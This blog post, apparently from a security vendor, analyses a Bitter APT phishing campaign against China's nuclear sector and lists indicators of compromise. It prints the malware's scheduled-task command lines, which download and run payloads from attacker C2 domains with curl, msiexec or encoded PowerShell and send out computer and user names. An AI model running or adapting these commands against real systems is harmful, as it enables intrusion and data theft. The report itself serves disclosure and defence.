Phishing Campaign Targets Chinese Nuclear Energy Industry

3/24/2023

Written by Ryan Robinson - 24 March 2023

Top Blogs

Intezer has been tracking activity targeting the energy sector and noted a campaign with techniques that align with those of Bitter APT, operating in the Asia-Pacific region.

We have made the connection to Bitter APT through tactics, techniques, and procedures (TTPs) that have been observed in other publications, such as the use of Microsoft Office exploits through Excel files, and the use of CHM and Windows Installer (MSI) files. Bitter APT is a South Asian threat group that commonly targets energy and government sectors; they have been known to target Pakistan, China, Bangladesh, and Saudi Arabia.

Bitter APT are continuing to target organizations in China in an espionage campaign, as our here research shows. For some of the payloads we have corresponding phishing emails that were used as lures to deliver the files, allowing analysis of the social engineering techniques used. **We have noted updates to the first-stage payloads used, with new layers of obfuscation to hinder analysis and additional decoys used for social engineering.**

Analysis of Phishing Lures and Payloads

We identified seven emails pretending to be from the Embassy of Kyrgyzstan, being sent to recipients in the nuclear energy industry in China. In some emails, people and entities in academia are also targeted, also related to nuclear energy. The phishing emails contain a lure that invites the recipients to join conferences on subjects that are relevant to them. The lures are designed to socially engineer the recipient to download and open an attached RAR file that contains either a Microsoft Compiled HTML Help (CHM) or Excel payload. This activity appears to be a continuation of the tactics and campaign that Bitter APT have been using since at least 2021.




Figure 1: Attack flow described in this research

Social Engineering with Phishing Emails

The emails contain a number of social engineering techniques. The name and email address used to send the phishing emails is crafted to look like it is coming from an “Embassy in Beijing.” A free email provider is used, therefore domain reputation checks will not be useful.

Figure 2: Name crafted to appear as communication from an embassy

The email is signed off with the name and details of an actual attaché of the Kyrgyz embassy in China. If the recipient were to use a search engine to check for this employee, they would easily be able to find corroborating information from LinkedIn and the Ministry of Foreign Affairs website for Kyrgyzstan, adding to the supposed legitimacy of the email. This is presumably also how the malicious actor was able to get information in order to craft the lure.

The email subject and body use terms and themes that would be familiar with the recipients in governmental and energy sectors, such as International Atomic Energy Agency (IAEA), China Institute of International Studies (CIIS), strategic alliances, and nuclear doctrines.




Figure 3: Email body lure with nuclear themes

Malicious Payloads via CHM and Microsoft Excel Files

Multiple payloads have been observed being delivered. Either CHM files, or Microsoft Excel files with Equation Editor exploits. These payloads are compressed inside RAR files, this helps avoid static analysis techniques that do not decompress the files first. The purpose of the payloads are to create persistence and download further malware payloads. We were not able to get further additional payloads from the command and control (C2) servers, but in some instances were able to get the file names of next stages from active C2s.

Malicious Microsoft Excel Files

The Excel payloads simply contain an Equation Editor exploit that creates two different scheduled tasks. There is no decoy in the document. One scheduled task (shown below) runs every 15 minutes, to download a next stage EXE payload using cURL, also sending the actor the name of the infected machine. These tactics have been observed being used by Bitter APT in 2021/2022.

```
"C:\Windows\System32\schtasks.exe" /create /sc MINUTE /mo 15 /TN
\Windows\DWM\DWMCORE /TR "cmd /c start /min curl --output %AppData%\dwmcor.exe -O
""https://qwavemediaservice[.]net/hkcu/qt.php/?dt=%computername%-QT-2&ct=QT""" /f
```




Figure 4: Scheduled task

The second scheduled task created attempts to execute the payload downloaded by the other task:

```
"C:\Windows\System32\schtasks.exe" /create /sc MINUTE /mo 20 /TN
\Windows\DWM\DWMCORELIB /TR "%AppData%\dwmcor.exe" /f
```

CHM Files

The more common payloads contained within the RAR files are Microsoft Compiled HTML Help (CHM) files. These can be used to simply execute arbitrary code, in these cases, they are also used to create scheduled tasks for persistence and downloading of the next stage. We have noted multiple versions of these CHM payloads. CHM payloads are useful for the actor as it requires a low amount of user interaction, it does not require a vulnerable version of Microsoft Office installed like the Excel files, and it also uses LZX compression that will bypass static malware analysis solutions that do not decompress the file.

The first version of the CHM file will create a scheduled task that will use the living off the land binary msiexec to execute a remote MSI payload from the C2. String concatenation is used to break up the string for obfuscation. The computer name and the username is also sent to the C2.

```
"C:\Windows\System32\schtasks.exe" /create /sc minute /mo 15 /tn AdobeUpdater /tr
"%coMSPec% /c s^t^a^rt /^m^i^n m^s^i^e^xe^c ^/^i
htt^p:/^/mirz^adih^atti^[.]com^/cs^s/t^ry.php?h=%computername%*%username% /^q^n
^/^norestart" /ft
```

We did not fetch any additional payloads from the C2, but we were served empty MSI files, allowing us to discover the names of the next stage payloads.




Figure 5: Empty payloads served from different C2 servers

This may allow the actor to examine the server logs of beaconing infected machines before deciding whether to swap out the empty file with an actual payload if the target looks promising enough, thus protecting the next stage of the attack. Bitter APT do not appear to change their tactics too much, therefore we can assume that the payloads will be similar to those observed in 2021, executing a downloader module that can be served with plugins such as a keylogger, remote access tool, file stealer, or browser credential stealer.

The second version of the CHM payload abstracts the same activity through an encoded PowerShell command stage, obfuscating the activity further than just simple string concatenation.





Figure 6: Encoded PowerShell command in version 2 of the CHM files

The decoded command is the following:

```
schtasks /create /tn WinSecurity /sc minute /mo 15 /tr "powershell.exe -WindowStyle
Hidden -command curl -o %LOCALAPPDATA%\pic.jpg https://coauthcn[.]com/hbz.php?
id=%computername%;timeout 9;more %LOCALAPPDATA%\pic.jpg|powershell;timeout 9;del
%LOCALAPPDATA%\pic.jpg" /f
```

It is evident that the C2 controllers have been updated also as now only the computer name is sent to the C2 and not the username. What is interesting about the next version is that it now contains a decoy picture when opened:



中央统战部民族研究项目计划-2023年


深入学习贯彻习近平新时代中国特色社会主义思想，以实际行动捍卫“两个确立”、做到“两个维护”。及时传达学习习近平总书记重要讲话、重要指示批示精神，把贯彻落实习近平总书记重要指示批示作为“两个维护”的实际行动。自觉在大统战工作格局下谋划推动民委工作，推动建立民族工作协调机制，与国家民委委员制相配合，协调解决民族领域重要问题，不断完善新时代党的民族工作格局。

聚焦铸牢中华民族共同体意识主线，推进新时代党的民族工作高质量发展。在全面推进中华民族共有精神家园建设，推动各民族共同走向社会主义现代化，促进各民族交往交流交融，提升民族事务治理体系和治理能力现代化水平，坚决防范民族领域重大风险隐患等方面取得积极进展。

以政治建设为统领，不断提高做好新时代党的民族工作的能力水平。紧紧扭住铸牢中华民族共同体意识这一工作主线，对国家民委主要职责和机构设置进行政策调整。全面履行党组选人用人主体责任，聚焦铸牢中华民族共同体意识，加强中华民族共同体建设主责主业，把优秀的干部任用到合适的岗位上，推动全委系统干部转观念、转职能、转作风。

Figure 7: Decoy picture

The decoy appears to reference the United Front Work Department of the Central Committee of the Chinese Communist Party. The following is a machine translated version of the same picture for reference (please note that the translation will not be fully accurate and should be used for reference purposes only):



Ethnic Research Project Plan of the Central United Front Work Department-2023

In-depth study and implementation of Xi Jinping's thought of socialism with Chinese characteristics in the new era, and use practical actions to defend the "two verities" ,Stand" and achieve "two maintenance".Timely communication and study of important speeches and important instructions of General Secretary Xi Jinping Show ; the spirit and take the implementation of the important instructions and instructions of General Secretary Xi Jinping as a practical action of "two maintenance" , Consciously plan to promote the work of the Civil Affairs Committee under the pattern of the United Front work, and promote the establishment of a coordination mechanism for ethnic work, Cooperate with the membership system of the National Civil Affairs Commission, coordinate and solve important issues in the ethnic field, and continuously improve the Party's in the new era. Ethnic work pattern.

Focus on the main line of casting the consciousness of the Chinese national community and promote the high-quality development of the Party's national work in the new era 。We are comprehensively promoting the construction of a shared spiritual homeland for the Chinese nation and promoting all ethnic groups to move towards socialist modernity. To promote the exchanges and integration of various ethnic groups, and enhance the modernization level of the ethnic affairs governance system and governance capabilities , Resolutely prevent major risks and hidden dangers in the ethnic field and make positive progress.

Taking political construction as the leader, we will continuously improve the level of ability to do a good job in the Party's national work in the new era.Tightly Take on the main line of work of strengthening the consciousness of the Chinese national community, and set up the main responsibilities and institutions of the National Civil Affairs Commission ,Make policy adjustments.Fully fulfill the main responsibilities of the party organization in selecting people and employing people, and focus on forging the common will of the Chinese nation. Knowledge, strengthen the main responsibility and main business of the construction of the Chinese national Community, and appoint outstanding cadres to suitable positions, Promote the transfer of concepts, functions, and styles of cadres in the Whole committee system.

Figure 8: Machine translated version of the decoy

Conclusion

Bitter APT have been conducting espionage campaigns for years using many tactics, including phishing, to achieve their goals. It is advised that entities in government, energy, and engineering especially those in the Asia-Pacific region should remain vigilant when receiving emails, especially those claiming to be from other diplomatic entities. Always verify that the sender is trusted and understand that even if it claims to be from a particular person, it might not be. None of the social engineering techniques used are novel and it is imperative that employees of companies should have a good standard of security awareness about phishing emails.

Always take care when handling attachments, and never open CHM files as they are antiquated and not commonly used for legitimate purposes currently.

–

Want to learn more about automating your pipeline for phishing email investigations with Intezer?

Book a time to talk with us.

–

Indicators of Compromise

File Hashes (SHA256)

5f663f15701f429f17cc309d10ca03ee00fd20f733220cc9d2502eff5d0cd1a1 (Email)

eb7aebded5549f8b006e19052e0d03dc9095c75a800897ff14ef872f18c8650e (Email)

cac239cf09a6a5bc1f9a3b29141336773c957d570212b97f73e13122fe032179 (Email)

8d2f6b0d7a6a06708593cc64d9187878ea9d2cc3ae9a657926aa2a8522b93f74 (Email)

33905e2db3775d2e8e75c61e678d193ac2bab5b5a89d798effbceb9ab202d799 (Email)

5c85194ade91736a12b1eeeb13baa0b0da88c5085ca0530c4f1d86342170b3bc (Email)

Ef4fb1dc3d1ca5ea8a88cd94596722b93524f928d87dff0d451d44da4e9181f1 (Email)

b2566755235c1df3371a7650d94339e839efaa85279656aa9ab4dc4f2d94bbfa (RAR)

33a20950e7f4b2191706ddf9089f1e91be1e5384cca00a57cf6b58056f70c96b (RAR)

7e7e90b076ef3ea4ef8ed4ef14fb599a2acb15d9ce00c78e5949186da1e355cf (RAR)

07504fcef717e6b74ed381e94eab5a9140171572b5572cda87b275e3873c8a88 (XLS)

06b4c1f46845cee123b2200324a3ebb7fdbea8e2c6ef4135e3f943bd546a2431 (CHM)

ded0635c5ef9c3d63543abc36a69b1176875dba84ca005999986bd655da3a446 (CHM)

Network

qwavemediaservice[.]net

mirzadihatti[.]com

coauthcn[.]com

Mitre ATT&CK

Tactic	Technique	ID	Description
Reconnaissance	Email Addresses	T1589.002	The actor gathers target email addresses to target with spearphishing emails
Initial Access	Spearphishing Attachment	T1566.001	Spearphishing is used to deliver RAR attachments
Execution	PowerShell	T1059.001	Encoded PowerShell is used by CHM payload
Execution	Exploitation for Client Execution	T1203	Microsoft Office exploits are used to execute code
Persistence	Scheduled Task	T1053.005	Scheduled Tasks used for both execution and persistence
Defense Evasion	Msiexec	T1218.007	Msiexec is used to launch next stage payloads
Defense Evasion	Compiled HTML File	T1218.001	CHM files are used to deliver payloads
Defense Evasion	Masquerading	T1036	Files are masqueraded as legitimate files and scheduled tasks are named after common tasks (eg. Adobe Updater)
Discovery	System Information Discovery	T1082	First stage payloads fetch Computer and User names
Command and Control	Web Protocols	T1071.001	HTTPS is used for C2 communication
Command and Control	Exfiltration Over C2 Channel	T1041	Data can be exfiltrated